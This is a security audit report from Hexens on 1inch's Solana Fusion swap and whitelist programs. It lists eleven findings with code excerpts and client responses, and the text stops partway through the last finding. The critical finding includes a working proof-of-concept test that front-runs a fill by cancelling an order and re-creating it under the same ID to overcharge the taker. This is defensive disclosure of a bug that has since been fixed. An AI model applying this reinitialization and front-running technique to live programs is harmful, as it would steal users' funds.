hexens × 1inch NETWORK

FEB.25

SECURITY REVIEW REPORT FOR 1INCH

CONTENTS

ABOUT HEXENS

Hexens is a cybersecurity company that strives to elevate the standards of security in Web 3.0, create a safer environment for users, and ensure mass Web 3.0 adoption.

Hexens has multiple top-notch auditing teams specialized in different fields of information security, showing extreme performance in the most challenging and technically complex tasks, including but not limited to: Infrastructure Audits, Zero Knowledge Proofs / Novel Cryptography, DeFi and NFTs. Hexens not only uses widely known methodologies and flows, but focuses on discovering and introducing new ones on a day-to-day basis.

In 2022, our team announced the closure of a $4.2 million seed round led by IOSG Ventures, the leading Web 3.0 venture capital. Other investors include Delta Blockchain Fund, Chapter One, Hash Capital, ImToken Ventures, Tenzor Capital, and angels from Polygon and other blockchain projects.

Since Hexens was founded in 2021, it has had an impressive track record and recognition in the industry: Mudit Gupta - CISO of Polygon Technology - the biggest EVM Ecosystem, joined the company advisory board after completing just a single cooperation iteration. Polygon Technology, 1inch, Lido, Hats Finance, Quickswap, Layerswap, 4K, RociFi, as well as dozens of DeFi protocols and bridges, have already become our customers and taken proactive measures towards protecting their assets.

EXECUTIVE SUMMARY

OVERVIEW

1inch Fusion is a token swap protocol where professional market makers compete via a Dutch auction system to execute users' orders. Hexens conducted a 3-day security assessment of the fusion-swap and whitelist programs included as part of the 1inch Fusion Solana implementation.

Hexens identified one critical order reinitialization vulnerability, which allowed malicious makers to steal directly from takers by front-running the taker's fulfillment of the maker's initial order with a call to cancel the order, before re-creating a malicious order with different parameters using the same order ID, which would then subsequently be filled by the taker. Several lower severity issues and optimizations were also raised.

The critical issue, along with several lower severity issues, were promptly fixed by the development team and subsequently validated by Hexens.

We can confidently say that the overall security and code quality have increased after completion of our assessment.

SCOPE

The analyzed resources are located on:

https://github.com/1inch/solana-fusion/commit/e797ebc5fc9a9ebb2093386f986fdecd553bfdcd

The issues described in this report were fixed in the following commit:

https://github.com/1inch/solana-fusion/commit/83a777362b5cd54546d808992e380de761b2811f

AUDITING DETAILS

STARTED
18.02.2025


DELIVERED
21.02.2025

Review Led by

HANNAY AL MOHANNA
Senior Security Researcher | Hexens

HEXENS METHODOLOGY

Hexens methodology involves 2 teams, including multiple auditors of different seniority, with at least 5 security engineers. This unique cross-checking mechanism helps us provide the best quality in the market.



SEVERITY STRUCTURE

The vulnerability severity is calculated based on two components

- Impact of the vulnerability
- Probability of the vulnerability

Impact	Probability			
	rare	unlikely	likely	very likely
Low/Info	Low/Info	Low/Info	Medium	Medium
Medium	Low/Info	Medium	Medium	High
High	Medium	Medium	High	Critical
Critical	Medium	High	Critical	Critical

SEVERITY CHARACTERISTICS

Smart contract vulnerabilities can range in severity and impact, and it's important to understand their level of severity in order to prioritize their resolution. Here are the different types of severity levels of smart contract vulnerabilities:

Critical

Vulnerabilities with this level of severity can result in significant financial losses or reputational damage. They often allow an attacker to gain complete control of a contract, directly steal or freeze funds from the contract or users, or permanently block the functionality of a protocol. Examples include infinite mints and governance manipulation.

High

Vulnerabilities with this level of severity can result in some financial losses or reputational damage. They often allow an attacker to directly steal yield from the contract or users, or temporarily freeze funds. Examples include inadequate access control integer overflow/underflow, or logic bugs.

Medium

Vulnerabilities with this level of severity can result in some damage to the protocol or users, without profit for the attacker. They often allow an attacker to exploit a contract to cause harm, but the impact may be limited, such as temporarily blocking the functionality of the protocol. Examples include uninitialized storage pointers and failure to check external calls.

Low

Vulnerabilities with this level of severity may not result in financial losses or significant harm. They may, however, impact the usability or reliability of a contract. Examples include slippage and front-running, or minor logic bugs.

Informational

Vulnerabilities with this level of severity are regarding gas optimizations and code style. They often involve issues with documentation, incorrect usage of EIP standards, best practices for saving gas, or the overall design of a contract. Examples include not conforming to ERC20, or disagreement between documentation and code.


ISSUE SYMBOLIC CODES


Every issue being identified and validated has its unique symbolic code assigned to the issue at the security research stage. Cause of the vulnerability reporting flow design, some of the rejected issues could be missing.

FINDINGS SUMMARY

Severity	Number of Findings
Critical	1
High	0
Medium	0
Low	4
Informational	6

Total: 11





WEAKNESSES

This section contains the list of discovered weaknesses.

OIN8-4

ORDER FULFILLMENT CAN BE FRONT-RAN TO STEAL FROM TAKER USING REINITIALIZATION

SEVERITY: Critical

PATH:

programs/fusion-swap/src/lib.rs#L106-L258

REMEDIATION:

The order ID should not be reusable for the maker, such that the same PDA can never be derived twice. This can be implemented using a new state account that keeps a bitmap of maker to order IDs.

Another layer of protection could be a slippage control for the taker to specify the maximum amount of tokens to be spent.

STATUS: Fixed

DESCRIPTION:

The Fusion Swap program allows a user to create an order and cancel an order permissionlessly, containing some set of configurable parameters. A taker would have to accept the order by submitting a transaction calling **fill**, which requires the taker to be whitelisted.

Nevertheless, it is possible to steal from the taker directly by front-running the order fulfillment and swapping out the order's data by reusing the order ID.

The order is stored at a PDA that is calculated from a constant seed, the maker's address and the order ID. If the maker cancels their order, the escrow PDA is completely closed (as it should), but this allows for reinitialization and reuse of the same order ID and escrow address.

This means that a transaction containing **fill** and the escrow account from the initial order, could be forced to fill a second malicious order that uses the same order ID.

For example, the attacker can swap out:

- The rate at which the token is sold, making the taker pay more.
- Increase the fees, making the taker pay more.
- Change the tokens to be native using the bool switch, which will cause the provided token to be ignored and the taker's SOL balance to be used instead of for example a USD stable coin.

```
//programs/fusion-swap/src/lib.rs#L106-L257
...
    pub fn fill(ctx: Context<Fill>, order_id: u32, amount: u64) ->
Result<()> {
        require!(
            Clock::get()?.unix_timestamp <=
ctx.accounts.escrow.expiration_time as i64,
            EscrowError::OrderExpired
        );

        require!(
            amount <= ctx.accounts.escrow.src_remaining,
            EscrowError::NotEnoughTokensInEscrow
        );

        require!(amount != 0, EscrowError::InvalidAmount);

        // Update src_remaining
        ctx.accounts.escrow.src_remaining -= amount;

        // Escrow => Taker
        transfer_checked(
            CpiContext::new_with_signer(
                ctx.accounts.src_token_program.to_account_info(),
                TransferChecked {
                    from: ctx.accounts.escrow_src_ata.to_account_info(),
                    mint: ctx.accounts.src_mint.to_account_info(),
                    to: ctx.accounts.taker_src_ata.to_account_info(),
                    authority: ctx.accounts.escrow.to_account_info(),
                },
                &[&[
                    "escrow".as_bytes(),
                    ctx.accounts.maker.key().as_ref(),
                    order_id.to_be_bytes().as_ref(),
                    &[ctx.bumps.escrow],
                ]],
            ),
            amount,
            ctx.accounts.src_mint.decimals,
        )?;
```

```
        let dst_amount = get_dst_amount(
            ctx.accounts.escrow.src_amount,
            ctx.accounts.escrow.min_dst_amount,
            amount,
            Some(&ctx.accounts.escrow.dutch_auction_data),
        )?;

        let (protocol_fee_amount, integrator_fee_amount, maker_dst_amount) =
get_fee_amounts(
            ctx.accounts.escrow.fee.integrator_fee as u64,
            ctx.accounts.escrow.fee.protocol_fee as u64,
            ctx.accounts.escrow.fee.surplus_percentage as u64,
            dst_amount,
            get_dst_amount(
                ctx.accounts.escrow.src_amount,
                ctx.accounts.escrow.estimated_dst_amount,
                amount,
                None,
            )?,
        )?;

        // Take protocol fee
        if protocol_fee_amount > 0 {
            let protocol_dst_ata = ctx
                .accounts
                .protocol_dst_ata
                .as_ref()
                .ok_or(EscrowError::InconsistentProtocolFeeConfig)?;

            transfer_checked(
                CpiContext::new(
                    ctx.accounts.dst_token_program.to_account_info(),
                    TransferChecked {
                        from: ctx.accounts.taker_dst_ata.to_account_info(),
                        mint: ctx.accounts.dst_mint.to_account_info(),
                        to: protocol_dst_ata.to_account_info(),
                        authority: ctx.accounts.taker.to_account_info(),
                    },
                ),
                protocol_fee_amount,
                ctx.accounts.dst_mint.decimals,
```

```
            )?;
        }

        // Take integrator fee
        if integrator_fee_amount > 0 {
            let integrator_dst_ata = ctx
                .accounts
                .integrator_dst_ata
                .as_ref()
                .ok_or(EscrowError::InconsistentIntegratorFeeConfig)?;

            transfer_checked(
                CpiContext::new(
                    ctx.accounts.dst_token_program.to_account_info(),
                    TransferChecked {
                        from: ctx.accounts.taker_dst_ata.to_account_info(),
                        mint: ctx.accounts.dst_mint.to_account_info(),
                        to: integrator_dst_ata.to_account_info(),
                        authority: ctx.accounts.taker.to_account_info(),
                    },
                ),
                integrator_fee_amount,
                ctx.accounts.dst_mint.decimals,
            )?;
        }

        // Taker => Maker
        if ctx.accounts.escrow.native_dst_asset {
            // Transfer native SOL
            anchor_lang::system_program::transfer(
                CpiContext::new(
                    ctx.accounts.system_program.to_account_info(),
                    anchor_lang::system_program::Transfer {
                        from: ctx.accounts.taker.to_account_info(),
                        to: ctx.accounts.maker_receiver.to_account_info(),
                    },
                ),
                maker_dst_amount,
            )?;
        } else {
            let maker_dst_ata = ctx
```

```
                .accounts
                .maker_dst_ata
                .as_ref()
                .ok_or(EscrowError::MissingMakerDstAta)?;

            // Transfer SPL tokens
            transfer_checked(
                CpiContext::new(
                    ctx.accounts.dst_token_program.to_account_info(),
                    TransferChecked {
                        from: ctx.accounts.taker_dst_ata.to_account_info(),
                        mint: ctx.accounts.dst_mint.to_account_info(),
                        to: maker_dst_ata.to_account_info(),
                        authority: ctx.accounts.taker.to_account_info(),
                    },
                ),
                maker_dst_amount,
                ctx.accounts.dst_mint.decimals,
            )?;
        }

        // Close escrow if all tokens are filled
        if ctx.accounts.escrow.src_remaining == 0 {
            close_escrow(
                ctx.accounts.src_token_program.to_account_info(),
                &ctx.accounts.escrow,
                ctx.accounts.escrow_src_ata.to_account_info(),
                ctx.accounts.maker.to_account_info(),
                order_id,
                ctx.bumps.escrow,
            )?;
        }

        Ok(())
    }
...
```

Proof of Concept:

```
import * as anchor from "@coral-xyz/anchor";
import * as splToken from "@solana/spl-token";
import { FusionSwap } from "../../target/types/fusion_swap";
import NodeWallet from "@coral-xyz/anchor/dist/cjs/nodewallet";
import chai from "chai";
import chaiAsPromised from "chai-as-promised";
import {
  TestState,
  debugLog,
  trackReceivedTokenAndTx,
} from "../utils/utils";
chai.use(chaiAsPromised);

describe("PoC", () => {
  const provider = anchor.AnchorProvider.env();
  anchor.setProvider(provider);

  const program = anchor.workspace.FusionSwap as anchor.Program<FusionSwap>;

  const payer = (provider.wallet as NodeWallet).payer;
  debugLog(`Payer ::`, payer.publicKey.toString());

  let state: TestState;

  before(async () => {
    state = await TestState.anchorCreate(provider, payer, { tokensNums: 3
});
  });

  describe("PoC", () => {
    it("PoC", async () => {
        let escrow = await state.createEscrow({
            escrowProgram: program,
            payer,
            provider,
            orderConfig: {
                srcAmount: new anchor.BN(100),
                minDstAmount: new anchor.BN(100),
                estimatedDstAmount: new anchor.BN(100)
```

```
            }
        });

        // Prepare the fill transaction with current data
        let fill_transaction = program.methods
            .fill(0, new anchor.BN(100))
            .accountsPartial(state.buildAccountsDataForFill({
                escrow: escrow.escrow,
                escrowSrcAta: escrow.ata
            }))
            .signers([state.bob.keypair]);

        // Cancel the order ID 0
        await program.methods
            .cancel(0)
            .accountsPartial({
                maker: state.alice.keypair.publicKey,
                srcMint: state.tokens[0],
                escrow: escrow.escrow,
                srcTokenProgram: splToken.TOKEN_PROGRAM_ID,
            })
            .signers([state.alice.keypair])
            .rpc();
        // Reset order ID to use the same one
        state.order_id = 0;
        // Create new order with inflated destination amounts using same
order ID 0
        escrow = await state.createEscrow({
            escrowProgram: program,
            payer,
            provider,
            orderConfig: {
                srcAmount: new anchor.BN(100),
                minDstAmount: new anchor.BN(1_000_000),
                estimatedDstAmount: new anchor.BN(1_000_000)
            }
        });

        // Release the fill call which uses the parameters from the first
order creation
        // all parameters are the same expect for the stored amounts inside
of the Escrow account
```

```
        let transactionPromise = () =>
            fill_transaction
            .rpc();

        let results = await trackReceivedTokenAndTx(
            provider.connection,
            [
                state.alice.atas[state.tokens[0].toString()].address,
                state.alice.atas[state.tokens[1].toString()].address,
                state.bob.atas[state.tokens[0].toString()].address,
                state.bob.atas[state.tokens[1].toString()].address,
            ],
            transactionPromise
        );
        console.log("Balance deltas:", results);
    });
  });
});
```

Output:

```
  PoC
    PoC
Balance deltas: [ 0n, 1000000n, 100n, -1000000n ]
      ✓ PoC (1870ms)
```

INCOMPLETE EXPIRATION_TIME CHECK ALLOWS ORDERS TO BE INSTANTLY EXPIRED

SEVERITY: Low

PATH:

programs/fusion-swap/src/lib.rs#L40-L43

REMEDIATION:

Consider adding a minimum buffer for expiration_time during order creation.

STATUS: Acknowledged

DESCRIPTION:

According to the documentation, the **create** function is used for creating orders with special parameters by the maker:

- **Context<Create>** bundles all the required accounts, including the escrow account to be created, the maker's token accounts, etc.
- **order: OrderConfig** is the struct that holds important parameters for this new order.

Within this function, there is a particular validation for **order.expiration_time**, which is intended to prevent creating an order that is already expired at the time of creation:

```
//programs/fusion-swap/src/lib.rs#L40-L43
...
require!(
    Clock::get()?.unix_timestamp <= order.expiration_time as i64,
    EscrowError::OrderExpired
);
...
```

There is a special validation check of input regarding **order.experation** which is designed to prevent creating an order that is already expired at the time of creation. But this check is incomplete because technically maker can create an order in which **experation_time** equals **unix_timestamp**, and this order will not have the opportunity to be filled.

This could lead to a situation when the taker will spend gas on a transaction destined to fail due to the order being expired the moment it’s created, leaving no window for a successful fill.

Commentary from the client:

"The expiration buffer should be set based on the order's purpose by the client or the backend using this program. We ensure that the order is valid at the time of creation and we do not want to impose a minimum order lifespan."

PROTOCOL FEE ASSOCIATED TOKEN ACCOUNT IS NOT CHECKED AGAINST A CONFIGURED ACCOUNT

SEVERITY: Low

PATH:

programs/fusion-swap/src/lib.rs#L337

programs/fusion-swap/src/lib.rs#163-184

REMEDIATION:

Consider checking the protocol_dst_ata against a configured ATA.

STATUS: Acknowledged

DESCRIPTION:

The associated token account (ATA) for collecting protocol fees **protocol_dst_ata** is not verified/checked against a configured account. This means that a maker can set the **protocol_dst_ata** to be any arbitrary ATA when creating an order. As a result the protocol fee may be sent to an arbitrary ATA when the order is filled.

Note that according to the specification, the Surplus fee should be allocated to the DAO:

“The Surplus Fee applies to trades executed at a rate significantly higher than the current market rate. A portion of this excess value is allocated to the DAO to support protocol operations. And the remaining part of the excess goes to a user.”

However, since the Surplus fee is added to the protocol fee and sent to the **protocol_dst_ata** the surplus fee might not be allocated to the DAO.

```
//programs/fusion-swap/src/lib.rs#L163-L184,L337
...
    // Take protocol fee
    if protocol_fee_amount > 0 {
        let protocol_dst_ata = ctx
            .accounts
            .protocol_dst_ata
            .as_ref()
            .ok_or(EscrowError::InconsistentProtocolFeeConfig)?;

        transfer_checked(
            CpiContext::new(
                ctx.accounts.dst_token_program.to_account_info(),
                TransferChecked {
                    from: ctx.accounts.taker_dst_ata.to_account_info(),
                    mint: ctx.accounts.dst_mint.to_account_info(),
                    to: protocol_dst_ata.to_account_info(),
                    authority: ctx.accounts.taker.to_account_info(),
                },
            ),
            protocol_fee_amount,
            ctx.accounts.dst_mint.decimals,
        )?;
    }
...
    #[account(
        constraint = protocol_dst_ata.mint == dst_mint.key() @
EscrowError::InconsistentProtocolFeeConfig
    )]
    protocol_dst_ata: Option<Box<InterfaceAccount<'info, TokenAccount>>>,
...
```

Commentary from the client:

"Noted. We validate orders that signed through our apps on the backend before sharing them for filling."

OIN8-9

MAKER AND TAKER ASSETS CAN BE IDENTICAL

SEVERITY: Low

PATH:

programs/fusion-swap/src/lib.rs#L28-L104

programs/fusion-swap/src/lib.rs#L295-L446

REMEDIATION:

See description.

STATUS: Acknowledged

DESCRIPTION:

fusion-swap does not prevent the creation of orders with identical maker and taker assets. There is unclear economic purpose for allowing trades between the same asset, and allowing this may encourage:

- **Potential account derivation issues**: allowing the same **srcMint** and **dstMint** assets means that mutable accounts used in the same **fill** instruction can be derived to the same address, such as **escrow_src_ata** and **maker_dst_ata** . Given that **maker** accounts are not checked, this allows for unfavorable situations where orders can be created with **escrow.receiver** being equal to the escrow's own ATA account.
- **Fee farming**: Any proposed means of providing rewards based on fees may be gamed by artificially increasing trading volume via same-asset trades.
- **Liquidity lock**: locking the same maker and taker assets in escrow accounts reduces the available liquidity for other trades involving the affected assets.

```
//programs/fusion-swap/src/lib.rs#L295-L446
...
pub struct Create<'info> {
    /// `maker`, who is willing to sell src token for dst token
    #[account(mut, signer)]
    maker: Signer<'info>,

    /// Source asset
    src_mint: Box<InterfaceAccount<'info, Mint>>,
    /// Destination asset
    dst_mint: Box<InterfaceAccount<'info, Mint>>,

    /// Maker's ATA of src_mint
    #[account(
        mut,
        associated_token::mint = src_mint,
        associated_token::authority = maker,
        associated_token::token_program = src_token_program,
    )]
    maker_src_ata: Box<InterfaceAccount<'info, TokenAccount>>,

    /// Account to store order conditions
    #[account(
        init,
        payer = maker,
        space = DISCRIMINATOR + Escrow::INIT_SPACE,
        seeds = ["escrow".as_bytes(), maker.key().as_ref(),
order.id.to_be_bytes().as_ref()],
        bump,
    )]
    escrow: Box<Account<'info, Escrow>>,

    /// ATA of src_mint to store escrowed tokens
    #[account(
        init,
        payer = maker,
        associated_token::mint = src_mint,
        associated_token::authority = escrow,
        associated_token::token_program = src_token_program,
    )]
    escrow_src_ata: Box<InterfaceAccount<'info, TokenAccount>>,
```

```
    #[account(
        constraint = protocol_dst_ata.mint == dst_mint.key() @
EscrowError::InconsistentProtocolFeeConfig
    )]
    protocol_dst_ata: Option<Box<InterfaceAccount<'info, TokenAccount>>>,

    #[account(
        constraint = integrator_dst_ata.mint == dst_mint.key() @
EscrowError::InconsistentIntegratorFeeConfig
    )]
    integrator_dst_ata: Option<Box<InterfaceAccount<'info, TokenAccount>>>,
    associated_token_program: Program<'info, AssociatedToken>,
    src_token_program: Interface<'info, TokenInterface>,
    system_program: Program<'info, System>,
}
...
pub struct Fill<'info> {
    ...
    /// CHECK: check is not necessary as maker is not spending any funds
    #[account(mut)]
    maker: AccountInfo<'info>,

    /// CHECK: maker_receiver only has to be equal to escrow parameter
    #[account(
        constraint = escrow.receiver == maker_receiver.key() @
EscrowError::SellerReceiverMismatch,
    )]
    maker_receiver: AccountInfo<'info>,

    /// Maker asset
    // TODO: Add src_mint to escrow or seeds
    src_mint: Box<InterfaceAccount<'info, Mint>>,
    /// Taker asset
    #[account(
        constraint = escrow.dst_mint == dst_mint.key(),
    )]
    dst_mint: Box<InterfaceAccount<'info, Mint>>,

    ...
```

```
    /// ATA of src_mint to store escrowed tokens
    #[account(
        mut,
        associated_token::mint = src_mint,
        associated_token::authority = escrow,
        associated_token::token_program = src_token_program,
    )]
    escrow_src_ata: Box<InterfaceAccount<'info, TokenAccount>>,

    /// Maker's ATA of dst_mint
    #[account(
        init_if_needed,
        payer = taker,
        associated_token::mint = dst_mint,
        associated_token::authority = maker_receiver,
        associated_token::token_program = dst_token_program,
    )]
    maker_dst_ata: Option<Box<InterfaceAccount<'info, TokenAccount>>>,

    #[account(
        mut,
        constraint = Some(protocol_dst_ata.key()) == escrow.protocol_dst_ata
@ EscrowError::InconsistentProtocolFeeConfig
    )]
    protocol_dst_ata: Option<Box<InterfaceAccount<'info, TokenAccount>>>,

    #[account(
        mut,
        constraint = Some(integrator_dst_ata.key()) ==
escrow.integrator_dst_ata @ EscrowError::InconsistentIntegratorFeeConfig
    )]
    integrator_dst_ata: Option<Box<InterfaceAccount<'info, TokenAccount>>>,
    ...
    #[account(
        mut,
        constraint = taker_src_ata.mint.key() == src_mint.key()
    )]
    taker_src_ata: Box<InterfaceAccount<'info, TokenAccount>>,
    ...
    /// Taker's ATA of dst_mint
    #[account(
```

```
        mut,
        associated_token::mint = dst_mint,
        associated_token::authority = taker,
        associated_token::token_program = dst_token_program,
    )]
    taker_dst_ata: Box<InterfaceAccount<'info, TokenAccount>>,
    src_token_program: Interface<'info, TokenInterface>,
    dst_token_program: Interface<'info, TokenInterface>,
    system_program: Program<'info, System>,
    associated_token_program: Program<'info, AssociatedToken>,
}
```

Consider preventing order creation if the srcMint and dstMint accounts are identical, with an appropriate custom error.

```
//programs/fusion-swap/src/lib.rs#L28-L104
...
    pub fn create(ctx: Context<Create>, order: OrderConfig) -> Result<()> {
        ...
++      require!(
++          ctx.accounts.src_mint.key() != ctx.accounts.dst_mint.key(),
++          EscrowError::SameAsset
++      );
        ...
...
```

OIN8-8

SELF-EXCHANGE IS POSSIBLE

SEVERITY: Low

PATH:

programs/fusion-swap/src/lib.rs#L106-L258

REMEDIATION:

See description.

STATUS: Acknowledged

DESCRIPTION:

fusion-swap does not prevent the fulfillment of orders with identical maker and taker accounts. Although this was not observed to be directly exploitable, this allows for self-fulfillment of orders for whitelisted taker accounts. This will allow for the easier exploitation of the following issues, including:

- **Artificial trading volume inflation**: via repeatedly trading between the same account, as there would be no need to pay for additional transaction signing fees for separate maker/taker accounts.
- **Reward farming**: as arbitrary **protocol_dst_ata** and **integrator_dst_ata** accounts can be specified, this may allow for exploitation of any currently or future-planned reward distribution mechanisms.

Additionally, due to Solana's account derivation model, allowing the same maker/taker increases the chances of future insecure seed derivation findings for accounts using seeds derived from either maker or taker accounts, as **maker** and **taker** accounts are used to deserialize key PDAs such as **escrow** and **taker_dst_ata**.

The effects of this are increased given that there is also no restriction preventing the same asset from being used as both the maker and taker mint accounts as outlined in finding OIN8-9.

If self-trading between the same account is not intended, consider preventing order fulfillment for a given escrow if the **taker** account is the same as the **maker**, with a specific custom error:

```
//programs/fusion-swap/src/lib.rs#L28-L104
...
    pub fn fill(ctx: Context<Fill>, order_id: u32, amount: u64) ->
Result<()> {
        ...
++      require!(
++          ctx.accounts.maker.key() != ctx.accounts.taker.key(),
++          EscrowError::MakerAndTakerIdentical
        );
        ...
      }
...
```

OIN8-3

TODO'S IN CODE

SEVERITY: Informational

PATH:

programs/fusion-swap/src/lib.rs#L374

programs/fusion-swap/src/lib.rs#L421

programs/fusion-swap/src/lib.rs#L456

REMEDIATION:

Consider resolving the TODO's.

STATUS: Fixed

DESCRIPTION:

There are multiple TODO's relating to account derivation logic in **programs/fusion-swap/src/lib.rs**.

```
//programs/fusion-swap/src/lib.rs#L374,L421,L456
...
// TODO: Add src_mint to escrow or seeds
...
// TODO initialize this account as well as 'maker_dst_ata'
// this needs providing receiver address and adding
// associated_token::mint = dst_mint,
// associated_token::authority = receiver
// constraint
...
// TODO: Add src_mint to escrow or seeds
...
```

SINGLE-STEP OWNERSHIP TRANSFER TO NON-SIGNER MAY INTRODUCE A RISK

SEVERITY: Informational

PATH:

programs/whitelist/src/lib.rs#L35-L40

REMEDIATION:

Consider specifying the new owner as a Signer type inside the TransferOwnership struct. Or implement some 2-step ownership transfer mechanism.

STATUS: Acknowledged

DESCRIPTION:

Single-step ownership transfer to non-Signer may introduce a risk of setting an unwanted owner by accident if the ownership transfer is not done with excessive care.

The **_new_owner** argument of the **transfer_ownership()** function is of type **Pubkey** and thus may introduce the risk of transferring the ownership to an unowned address.

```
//programs/whitelist/src/lib.rs#L35-L40
...
    /// Transfers ownership of the whitelist to a new owner
    pub fn transfer_ownership(ctx: Context<TransferOwnership>, _new_owner:
Pubkey) -> Result<()> {
        let whitelist_state = &mut ctx.accounts.whitelist_state;
        whitelist_state.owner = _new_owner.key();
        Ok(())
    }
...
```

OIN8-2

MISSING EVENTS AND EMITS

SEVERITY: Informational

PATH:

programs/whitelist/src/lib.rs#L24-L39

REMEDIATION:

See description.

STATUS: Acknowledged

DESCRIPTION:

The functions in the contract (e.g., **register**, **deregister**, **transfer_ownership**) lack event emissions for important actions like user registration, removal, and ownership transfer. Adding events to these functions would provide better transparency and allow for off-chain tracking of contract activity.

```
//programs/whitelist/src/lib.rs#L24-L39
...
    /// Registers a new user to the whitelist
    pub fn register(_ctx: Context<Register>, _user: Pubkey) -> Result<()> {
        Ok(())
    }

    /// Removes a user from the whitelist
    pub fn deregister(_ctx: Context<Deregister>, _user: Pubkey) ->
Result<()> {
        Ok(())
    }

    /// Transfers ownership of the whitelist to a new owner
    pub fn transfer_ownership(ctx: Context<TransferOwnership>, _new_owner:
Pubkey) -> Result<()> {
        let whitelist_state = &mut ctx.accounts.whitelist_state;
        whitelist_state.owner = _new_owner.key();
        Ok(())
    }
...
```

Commentary from the client:

> "Noted. Save money because it's possible to parse txs."

OIN8-10

INACCURATE ERROR ON UNDERFLOW

SEVERITY: Informational

PATH:

programs/fusion-swap/src/lib.rs#L625

REMEDIATION:

Consider implementing a custom UnderflowError to differentiate genuine underflow errors.

STATUS: Acknowledged

DESCRIPTION:

An inaccurate error of **ProgramError::ArithmeticOverflow** will be thrown when the **actual_dst_amount** calculation underflows during the **get_fee_amounts** instruction. This may complicate debugging considering several other checks also throw **ProgramError::ArithmeticOverflow** upon genuine overflows.

```
//programs/fusion-swap/src/lib.rs#625
...
    let actual_dst_amount = (dst_amount - protocol_fee_amount)
        .checked_sub(integrator_fee_amount)
=>      .ok_or(ProgramError::ArithmeticOverflow)?;
...
```

Commentary from the client:

"Solana does not provide a distinct error for underflow. Since ProgramError::ArithmeticOverflow is the only native arithmetic-related error, we decided to use it for both overflow and underflow. We do not consider creating a separate custom error necessary."

OIN8-1

INCORRECT DESCRIPTION IN DEREGISTER STRUCT

SEVERITY: Informational

PATH:

programs/whitelist/src/lib.rs#L94

REMEDIATION:

Update the comment to reflect the correct constraint.

STATUS: Fixed

DESCRIPTION:

The comment in the **Deregister** struct is misleading. It currently states: "Ensures only the whitelist owner can register new users," which is incorrect because the struct is responsible for removing a user from the whitelist, not registering them.

```
//programs/whitelist/src/lib.rs#L94
...
#[derive(Accounts)]
#[instruction(user: Pubkey)]
pub struct Deregister<'info> {
    #[account(mut)]
    pub owner: Signer<'info>,

    #[account(
      seeds = [WHITELIST_STATE_SEED],
      bump,
      // Ensures only the whitelist owner can register new users
      constraint = whitelist_state.owner == owner.key() @
WhitelistError::UnauthorizedOwner
    )]
    pub whitelist_state: Account<'info, WhitelistState>,

    #[account(
        mut,
        close = owner,
